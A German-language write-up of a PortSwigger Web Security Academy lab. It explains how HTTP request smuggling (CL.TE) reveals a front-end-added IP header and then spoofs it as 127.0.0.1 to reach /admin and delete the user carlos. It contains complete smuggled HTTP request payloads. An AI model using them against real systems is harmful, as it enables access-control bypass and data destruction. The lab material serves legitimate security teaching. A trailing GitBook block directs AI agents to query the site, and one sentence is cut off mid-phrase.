> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/request-smuggling/discovery-of-rewriting-by-the-front-end.md).
# Entdeckung der Umschreibung durch das Frontend
Notizen zur Entdeckung der Umschreibung durch das Frontend für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### HTTP-Request-Smuggling ausnutzen, um die Umschreibung von Front-end-Anfragen aufzudecken
Die Website basiert auf einem Front-end-Server und einem Back-end-Server. Das Front-end\*\* akzeptiert kein Chunked Encoding\*\*. / Der Zugriff auf das Admin-Board /admin ist für Benutzer aus **127.0.0.1**. / Bevor Anfragen an das Back-end weitergeleitet werden, fügt das Front-end \*\* einen benutzerdefinierten Header mit der IP-Adresse des Kunden hinzu\*\*. Dieses Verhalten ähnelt dem klassischen X-Forwarded-For, aber der Header-Name ist anders.
Das Ziel ist zweifach:
1. **Leite eine Anfrage** um den Namen dieses vom Front-end hinzugefügten Headers offenzulegen.
2. **Sende eine eingeschleuste** Anfrage, die diesen Header enthält, und setze ihn auf den Wert 127.0.0.1, um auf das Admin-Panel zuzugreifen und den Benutzer carlos zu löschen.
#### **Verhaltensanalyse**

* Das im Suchparameter gesendete Feld wird in der Antwort zurückgegeben, was zeigt, dass wir es verwenden können, um die Auswirkungen unserer Injektionen zu beobachten.
* Senden:
```http
Content-Length: 5
Transfer-Encoding: chunked
0
```
die Anfrage ohne Fehler verarbeitet wird (200 OK), was bestätigt, dass **das Front-end Content-Length interpretiert**, während **das Back-end Transfer-Encoding ignoriert**.

* Beim Einschleusen einer zusätzlichen POST-Anfrage:
```http
Content-Length: 55
Transfer-Encoding: chunked
0
POST / HTTP/1.1
Content-Length: 13
search=test
```

die überschüssigen Bytes (hier,
* Durch Erhöhen von Content-Length auf 125 legt die Antwort den vom Front-end hinzugefügten Header offen. / Dieser Header lautet:
```http
Content-Length: 125
```
X-KwWCmS-Ip
#### **Zugriff auf das Administrations-Panel**

Durch das Fälschen einer eingeschleusten Anfrage, die diesen Header enthält und auf **127.0.0.1**, erhältst du Zugriff auf /admin:
```http
POST / HTTP/1.1
Host: 0a740022030a5b81820ebfb900ae0054.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Transfer-Encoding: chunked
0
POST /admin HTTP/1.1
X-KwWCmS-Ip: 127.0.0.1
Content-Length: 13
search=test
```
#### **Löschen des Benutzers Carlos**
Eine zweite eingeschleuste Anfrage ermöglicht es, den Delete-Endpunkt direkt aufzurufen:
```http
POST / HTTP/1.1
Host: 0a740022030a5b81820ebfb900ae0054.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Transfer-Encoding: chunked
0
POST /admin/delete?username=carlos HTTP/1.1
X-KwWCmS-Ip: 127.0.0.1
Content-Length: 13
search=test
```
Der Benutzer carlos wird dann über das Back-end gelöscht, sodass es wie eine autorisierte interne Anfrage aussieht.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/request-smuggling/discovery-of-rewriting-by-the-front-end.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.